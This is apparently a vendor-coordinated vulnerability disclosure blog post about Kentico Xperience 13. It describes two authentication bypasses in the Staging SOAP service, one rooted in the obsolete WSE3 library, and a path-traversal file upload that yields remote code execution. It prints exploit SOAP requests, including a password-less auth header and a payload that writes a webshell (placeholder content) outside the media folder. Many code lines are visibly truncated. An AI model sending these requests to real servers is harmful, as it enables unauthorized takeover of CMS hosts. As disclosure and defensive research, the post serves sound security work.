private string CheckAndEnsureFilePath(string siteName, string libraryFo
{
    string mediaLibraryFolderPath = MediaLibraryInfoProvider.GetMediaLi
    if (string.IsNullOrEmpty(mediaLibraryFolderPath))
    {
        throw new Exception("[MediaFileInfoProvider.CheckAndEnsureFileP
    }
    string text = mediaLibraryFolderPath;
    librarySubFolderPath = ((librarySubFolderPath != null) ? librarySub
    {
        CMS.IO.Path.DirectorySeparatorChar
    }) : null);
    if (!string.IsNullOrEmpty(librarySubFolderPath))
    {
        text = DirectoryHelper.CombinePath(new string[]
        {
            mediaLibraryFolderPath,
            librarySubFolderPath
        }); // [2]
    }
    if (!DirectoryHelper.CheckPermissions(text))
    {
        throw new PermissionException(string.Format("[MediaFileInfoProv
    }
    filePath = DirectoryHelper.CombinePath(new string[]
    {
        text,
        fileName
    }) + fileExtension; // [3]
    if (ensureUniqueFileName)
```

```
        {
            filePath = MediaLibraryHelper.EnsureUniqueFileName(filePath);
        }
        string fileName2 = CMS.IO.Path.GetFileName(filePath);
        string path = (librarySubFolderPath != string.Empty) ? DirectoryHel
        {
            librarySubFolderPath,
            fileName2
        }) : fileName2;
        DirectoryHelper.EnsureDiskPath(filePath, MediaLibraryHelper.GetMedi
        return CMS.IO.Path.EnsureForwardSlashes(path, false);
    }
```

At `[1]`, the code will retrieve a physical (filesystem) path for the media upload directory.

At `[2]`, the code will append the path from `[1]`, with the attacker-controlled `librarySubFolderPath` (`Media_File/FilePath` tag from our XML payload is being used to set the `librarySubFolderPath` argument).

At `[3]`, the attacker provided file name and extension (not validated, sanitized, etc) are appended to the file path.

`[2]` is the problem, and the root cause of our Remote Code Execution vulnerability - **`librarySubFolderPath` isn't verified against path traversal sequences, allowing an attacker to exploit a trivial path traversal here to write a file to an arbitrary location of our choice**. Please note that the path traversal can also be exploited at `[3]`.

With all of the above, we are in a position to upload a webshell for our RCE end boss, needing only to slightly modify our `Media_File` and `TaskBinaryData` definitions:

```
POST /CMSPages/Staging/SyncServer.asmx HTTP/1.1
Host: hostname
Content-Type: text/xml; charset=utf-8
Content-Length: 6152
SOAPAction: "<http://localhost/SyncWebService/SyncServer/ProcessSynchroniza

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" xmlns
```

```
    <soap:Header>
      <wsse:Security xmlns:wsse="<http://docs.oasis-open.org/wss/2004/01/oasis
        <wsse:UsernameToken>
          <wsse:Username>watchTowr</wsse:Username>
          <wsse:Password Type="<http://docs.oasis-open.org/wss/2004/01/oasis-2
          <wsse:Nonce>MTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM=</wsse:Nonce>
          <wsu:Created>2025-01-01T03:34:56Z</wsu:Created>
        </wsse:UsernameToken>
      </wsse:Security>
    </soap:Header>
    <soap:Body>
      <ProcessSynchronizationTaskData xmlns="<http://localhost/SyncWebService/
        <stagingTaskData>
          <![CDATA[
              <SOAP-ENV:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSchema-
                  <SOAP-ENV:Body>
                      <a1:StagingTaskData id="ref-1" xmlns:a1="<http://schemas
                      <mSystemVersion xsi:null="1"/>
                      <mTaskGroups xsi:null="1"/>
                      <_x003C_TaskType_x003E_k__BackingField>CreateObject</_x0
                      <_x003C_TaskObjectType_x003E_k__BackingField id="ref-4">
                      <_x003C_TaskServers_x003E_k__BackingField id="ref-8">127
                      <_x003C_TaskData_x003E_k__BackingField id="ref-7"><![CDA
                              <NewDataSet>
                                  <ObjectTranslation>
                                      <ClassName>media_library</ClassName>
                                      <ID>1</ID>
                                      <CodeName>Graphics</CodeName>
                                      <SiteName>DancingGoatCore</SiteName>
                                      <ParentID>0</ParentID>
                                      <GroupID>0</GroupID>
                                      <ObjectType>media.library</ObjectType>
                                  </ObjectTranslation>
                                  <Media_File>
                                      <FileID>1</FileID>
                                      <FileName>watchTowrPoc</FileName>
                                      <FileTitle>poc2</FileTitle>
                                      <FileDescription>watchTowr</FileDescript
```

```
                                    <FileExtension>.aspx</FileExtension>
                                    <FileMimeType>application/octet-stream</
                                    <FilePath>../../../../../../../../inetpu
                                    <FileSize>20</FileSize>
                                    <FileGUID>993e29f9-086b-4110-872f-5cff2(
                                    <FileLibraryID>1</FileLibraryID>
                                    <FileSiteID>1</FileSiteID>
                                    <FileCreatedByUserID>1</FileCreatedByUse
                                    <FileModifiedByUserID>1</FileModifiedByU
                                </Media_File>
                            </NewDataSet>]]]><![CDATA[></_x003C_TaskData_x0
                        <_x003C_TaskBinaryData_x003E_k__BackingField id="ref-5">
                                <FileName>watchTowrz.aspx</FileName>
                                <FileType>default</FileType>
                                <FileBinaryData>base64encoded-webshell-conte
                            <_x003C_TaskServers_x003E_k__BackingField xsi:null="
                            <!-- removed for readability -->
                        </a1:StagingTaskData>
                    </SOAP-ENV:Body>
                </SOAP-ENV:Envelope>
        ]]></stagingTaskData>
        </ProcessSynchronizationTaskData>
    </soap:Body>
</soap:Envelope>
```

One may realize that we have shown a `ObjectTranslation` definition in the first XML.

Kentico allows users to create something called a "Media Library". These libraries are supposed to store a group of media files. If you want to upload a media file, you need to point the upload process to some existing media library.

When we exploit this vulnerability, we also need to point our upload request to an existing media library, which is why `ObjectTranslation` is needed. However, this is not a complex task when you are an admin - and it should be noted that even if you are not able to enumerate an existing library (which should be possible), you can create your own one using the same API.

Combining WT-2025-0006 with WT-2025-0007 that we've just walked through, we're able to demonstrate a full-compromise chain, chaining an Authentication Bypass with our Post-Auth Remote Code Execution vulnerability - do we get bonus points for style? or @ in #darknet?

This is the entire chain flow:

1. Bypass the authentication in the Staging Service API with WT-2025-0006.
2. (Optional) Create a new media library with the Staging Service (if you are not able to enumerate the existing ones).
3. Exploit Post-Auth Remote Code Execution (via path traversal in media file upload) with WT-2025-0011.

Patch

The Kentico security team treated WT-2025-0006 Authentication Bypass seriously and delivered a patch (version 13.0.173) in 6 days.

Despite no CVE yet assigned, Kentico has taken the correct approach for their customers (kudos) and has assigned a `Critical` severity to it and published a following release note:

Authorization bypass in the staging service Critical 13.0.173

Description

An issue in the staging endpoint allowed attackers to bypass authorization using forged requests. This attack can be misused to gain complete control over the Xperience instance. We strongly recommend applying this hotfix as soon as possible. This issue affects instances with enabled staging using username and password authentication. As a temporary workaround, administrators can either disable staging on target servers or use X.509 authentication, which is not vulnerable, and limit which external services can access the '/CMSPages/Staging/SyncServer.asmx' endpoint.

Details

Issue type:	Authorization bypass
Security risk:	Critical
Found in version:	13.0.172 and lower
Fixed in version:	13.0.173
Fixed date:	1/30/2025
Reported by:	Piotr Bazydlo of watchTowr

Recommendation

Install the latest hotfix. You can download the latest hotfix from Download section on the DevNet portal. If you use an older version of Kentico Xperience, it is highly recommended to upgrade to the latest version.

However, this patch does not fix the WT-2025-0007 post-auth RCE. We theorize that, understandably, Authentication Bypass was prioritized given the context. While any RCE is painful, a post-auth RCE still has hurdles that inhibit mass exploitation.

The patch itself was very simple, yet quite effective. Specifically - instead of returning an empty password, the `AuthenticateToken` method throws an exception when an invalid username is provided.

We believe this is a sensible fix, and reflects Kentico's overall engagement.

As is a seemingly familiar feeling, we wish we could complete the blog here. Unfortunately, we can't.

WT-2025-0011: WSE3 Tragedy

Torn between the responsibility of writing this blog post and sourcing raccoon memes, and looking at other vulnerabilities, we decided to just give into temptation and have a wider look at the obsolete Microsoft Web Service Enhancement 3.0 library - quickly realizing how how messy it is:

It all started with the `Microsoft.Web.Services3.Security.Tokens.UsernameTokenManager.VerifyPassword` method, which we truncated for brevity in the previous section of this blog.

When we found WT-2025-0006 vulnerability, we were tunnel-visioned into exploiting the logical flaw based on a return of an empty password string. However, we completely missed a larger red flag - that we eventually noticed after soul-searching into this method for the second time.

It seems it was not wise to listen to raccoon after all. Can you spot anything weird in this code?

```
protected virtual void VerifyPassword(UsernameToken token, string authe
{
    if (token == null)
    {
        throw new ArgumentNullException("token");
    }
    switch (token.PasswordOption)
    {
        case PasswordOption.SendNone:
            if (authenticatedPassword == null)
            {
                throw new FormatException(SR.GetString("WSE566"));
            }
            break;
        case PasswordOption.SendHashed: // [1]
            this.VerifyHashedPassword(token, authenticatedPassword);
            return;
        case PasswordOption.SendPlainText: // [2]
            this.VerifyPlainTextPassword(token, authenticatedPassword);
            break;
        default:
            return;
    }
}
```

There are 3 `case` statements:

1. `Digest` mode.
2. `PlainText` mode.
3. `SendNone` (??)

SendNone was mysterious, and to make it even more curious - you may have observed in the aforementioned code that all the verification routines end with a `return`.

This is critical - when the password verification fails at any step (either it's a hash or plaintext), the WSE3 library throws an exception. If `VerifyPassword` function returns, the library thinks that we have provided valid credentials.

Before we continue, let us state several things.

> We had a hard time to decide whether this vulnerability is strictly an issue with the already obsolete Microsoft Web Service Enhancements 3.0, or is this a vulnerability that happened due to the integration issues (how the library was used). After some time, we had made a call that the root-cause exists solely in the WSE3 codebase. We cannot expect developers to read the code of libraries and look for the logical flaws (ahem, "undocumented features"). On the other hand, this library is obsolete for a long time, and one shouldn't be using it at the first place.

> WSE3 was obsoleted in (we think) 2012, and it got superseded by the appropriate classes of .NET. During those 13 years, there were multiple vulnerabilities found in those .NET libraries. For instance, see this great whitepaper by Oleksandr Mirosh & Alvaro Muñoz. Some of those vulnerabilities still exist in WSE3, as some parts of its code were re-used in .NET.

> We only had a very brief look at WSE3, but the conclusion is very simple. If you are using it, you should stop right NOW. We noticed some vulnerabilities there and several potential logical flaws in the authentication process. It may be extremely hard to develop a non-vulnerable integration with the WSE3 libraries. Let's treat the forthcoming paragraphs as an example of WSE3 logical flaw. There may be more of them.

To sum up, it seems that if we would be able to reach the `VerifyPassword` verification method with the `PasswordOption.SendNone` option, we should be able to bypass the authentication. How can one do that? We need to investigate the `UsernameToken` tag parsing. WSE3 parses the `UsernameToken` tag with the `Microsoft.Web.Services3.Security.Tokens.UsernameToken.LoadXml` method:

```
public override void LoadXml(XmlElement element)
{
```

```
...
this._passwordOption = PasswordOption.SendNone; // [1]
this._key = null;
if (element.HasChildNodes)
{
    foreach (object obj2 in element.ChildNodes) // [2]
    {
        XmlNode xmlNode = (XmlNode)obj2;
        if (xmlNode is XmlElement)
        {
            XmlElement xmlElement = xmlNode as XmlElement;
            if (xmlElement != null)
            {
                if (xmlElement.NamespaceURI == "<http://docs.oasis-
                {
                    string localName;
                    if ((localName = xmlElement.LocalName) != null)
                    {
                        if (localName == "Username")
                        {
                            this._username = Utility.GetNodeText(xm
                            continue;
                        }
                        if (!(localName == "Password")) // [3]
                        {
                            if (localName == "Nonce")
                            {
                                if (this._nonce != null)
                                {
                                    throw new SecurityFault("An inv
                                }
                                try
                                {
                                    this._nonce = new Nonce(xmlElem
                                    continue;
                                }
                                catch (Exception ex)
                                {
                                    throw new SecurityFormatExcepti
                                }
```

```
                        }
                    }
                    else
                    {
                        string text = xmlElement.GetAttribute("
                        if (text.Length == 0)
                        {
                            text = "<http://docs.oasis-open.org/
                        }
                        if (text == "<http://docs.oasis-open.or
                        {
                            this._password = Utility.GetNodeTex
                            this._passwordOption = PasswordOpti
                            continue;
                        }
                        if (text == "<http://docs.oasis-open.or
                        {
                            this._passwordDigest = Convert.From
                            this._passwordOption = PasswordOpti
                            continue;
                        }
                        throw new SecurityFormatException(SR.Ge
                        {
                            text
                        })); // [5]
                    }
                }
                this._anyElements.Add(xmlElement);
            }
            ...
            ...
```

At `[1]`, the code sets the `_passwordOption` property to `SendNone`.

At `[2]`, it iterates over XML tags.

At `[3]`, it parses the `Password` tag.

At `[4]`, it retrieves the `Type` attribute. Later, you could see that it compares it against two options: a valid `PasswordText` namespace and `PasswordDigest` namespace. On this basis, it sets the proper `_passworOption`.

If the `Type` attribute is different than the two hard-coded values, the code throws an exception at `[5]`. If `Type` is empty, it will default to the `PasswordText`.

Looks good. What if we don't deliver the `Password` tag though? The `_passwordOption` will never be modified, and it will still be set to `SendNone`. There should still be some code that validates the XML structure, and it should refuse to accept the password-less tokens, right?

Well, kind of? Such a validation method does exist.. it just.. doesn't check for our scenario.

```
private void CheckValid()
{
    if (this._username == null || this._username.Length == 0)
```

```
    {
        throw new SecurityFault("An invalid security token was provided
    }
    if (this._passwordOption == PasswordOption.SendHashed)
    {
        if (this._nonce == null || this.Created == DateTime.MinValue)
        {
            throw new FormatException(SR.GetString("WSE2439"));
        }
    }
    else if (this._passwordOption == PasswordOption.SendPlainText && th
    {
        throw new FormatException("The incoming Username token must con
    }
    if (this.Created != DateTime.MinValue && DateTime.Now < this.Create
    {
        throw new SecurityFault("An invalid security token was provided
    }
}
```

It sometimes verifies if the `_password` is not null. It never does that when the password verification option is set to `SendNone`!

Now, this is some '90s-style authentication bypass! You need to provide a username... and that's it. This is the structure of the malicious SOAP Header:

```
<soap:Header>
  <wsse:Security xmlns:wsse="<http://docs.oasis-open.org/wss/2004/01/oa
    <wsse:UsernameToken>
      <wsse:Username>watchTowr</wsse:Username>
    </wsse:UsernameToken>
  </wsse:Security>
</soap:Header>
```

Exploitation is different between these versions though:

- For 13.0.172 and below, one can provide any `Username` (like `ILovewatchTowr`) and the vulnerability will be successfully exploited.

- Between versions 13.0.173 and 13.0.177, you need to know a valid `Username` for the Staging SOAP service.

This is because the Kentico team added this exception that will be thrown if you don't provide a proper username:

```
if (value == token.Username)
{
    return StagingTaskRunner.GetSHA1Hash(text);
}
throw new SecurityException("[WebServiceAuthorization.AuthenticateToken]:
  An invalid security token was provided.");
```

Although it makes this vulnerability harder to exploit, we strongly suspect(..) you could pop multiple instances with a default username `admin`, or some basic dictionary-based bruteforcing. We have absolutely no idea if there is a way to leak a proper username.

Why Are There No CVEs?!?!!1

We don't know, ask MITRE.

Detection Artifact Generators

We have created two separate detection artifact generators to make it easier for security teams to verify whether your instance is vulnerable, while not providing full PoCs:

WT-2025-0006

https://github.com/watchtowrlabs/kentico-xperience13-AuthBypass-wt-2025-0006

You need to provide a valid target host within `-H` argument, like: `-H` http://hostname or `-H <http://hostname/Kentico13_Admin>`. Script will make a single HTTP Request and will analyze the response.

```
python3 .\\watchTowr-vs-kentico-xperience13-AuthBypass-wt-2025-0006.py -H <
                        __          ___  ____________
          __  _  ______ _/  |__ ____ |  |_\\__    ____\\____  _  ________
          \\ \\/ \\/ \\__  \\    ___/ ___\\|  |  \\|    | /  _ \\ \\/ \\/ \\_
           \\     / / __ \\|  | \\  \\___|   Y  |    |(  <_> \\     / |  | \\
            \\/\\_/ (____  |__|  \\___  |___|__|__  | \\__  / \\/\\_/  |__|
                        \\/          \\/     \\/

        watchTowr-vs-kentico-xperience13-AuthBypass-wt-2025-0006.py
        (*) WT-2025-0011: Kentico Xperience 13 CMS - Staging Service Authen

          - Piotr Bazydlo (@chudyPB) of watchTowr

        CVEs: TBD

[+] Verifying Authentication Bypass in Staging API
[+] VULNERABLE: Authentication Bypassed!
```

WT-2025-0011

https://github.com/watchtowrlabs/kentico-xperience13-AuthBypass-wt-2025-0011

In addition to the `-H` argument, you can provide an optional `-u` (username) argument.

Prior to version 13.0.173, this vulnerability can be exploited with any username provided.

From version 13.0.173 to 13.0.177, you need to provide a valid Staging Service username for the successful exploitation (default username is `admin`).

Summary

To sum up, we've been able to identify two unique Authentication Bypasses in the Kentico Xperience CMS Staging API and chain them with a Post-Auth RCE.

- WT-2025-0006 Authentication Bypass, exploitable on Kentico Xperience 13 < 13.0.173.

- WT-2025-0007 Post-Authentication Remote Code Execution, exploitable on Kentico Xperience 13 < 13.0.178.
- WT-2025-0011 Authentication Bypass, exploitable on Kentico Xperience 13 < 13.0.178.

As is hopefully now incredibly clear, an attacker who gains access to the Staging API gains full control over the CMS. Combined with the post-auth RCE vulnerability that we've highlighted, it should be unequivocally obvious that these vulnerabilities can be trivially chained for RCE.

We want to say thank you to the entire Kentico team involved in the disclosure process, for both their rapid and professional engagement - vulnerabilities happen, it's life, but positive vendor engagement enables the correct outcomes for all, including customers.

We could say a lot about this research, but if we had to summarize it somehow, we'd say:

"Please, do not use the obsolete Microsoft Web Services Enhancement 3.0 for anything - you'll get rekt".

Timelines

WT-2025-0006 (Authentication Bypass)

Date	Detail
24th January 2025	Vulnerability discovered and disclosed to Kentico
24th January 2025	watchTowr hunts through client attack surfaces for impacted systems, and communicates with those affected
27th January 2025	Kentico successfully reproduced the vulnerability
29th January 2025	CVE reservation request submitted to MITRE
30th January 2025	Vendor releases hotfix 13.0.173 with the patch
30th January 2025	MITRE notified that the vulnerability has been fixed
6th March 2025	Sent MITRE query about CVE status

WT-2025-0011 (2nd Authentication Bypass)

Date	Detail
3rd February 2025	Vulnerability discovered and disclosed to Kentico
3rd February 2025	watchTowr hunts through client attack surfaces for impacted systems, and communicates with those affected
3rd February 2025	Kentico successfully reproduced the vulnerability
3rd February 2025	CVE reservation request submitted to MITRE
6th March 2025	Vendor releases hotfix 13.0.178 with the patch
6th March 2025	Sent MITRE query about CVE status

WT-2025-0007 (Post-Auth RCE in Staging API)

Date	Detail
28th January 2025	Vulnerability discovered and disclosed to Kentico
28th January 2025	Kentico successfully reproduced the vulnerability
29th January 2025	CVE reservation request submitted to MITRE
6th March 2025	Vendor releases hotfix 13.0.178 with the patch
6th March 2025	Sent MITRE query about CVE status

The research published by watchTowr Labs is powered by the same engine behind the watchTowr Platform, our **Preemptive Exposure Management** solution built for enterprises that refuse to wait for the next satisfying advisory from their scanner vendor.

The watchTowr Platform combines **External Attack Surface Management** and **Continuous Automated Red Teaming** to test your defenses against the vulnerabilities and techniques that matter: the ones real attackers are actually exploiting.

← PREVIOUS POST

The Best Security Is When We All Agree To Keep Everything Secret (Except The Secrets) - NAKIVO Backup & Replication (CVE-2024-48248)

NEXT POST →

By Executive Order, We Are Banning Blacklists - Domain-Level RCE in Veeam Backup & Replication (CVE-2025-23120)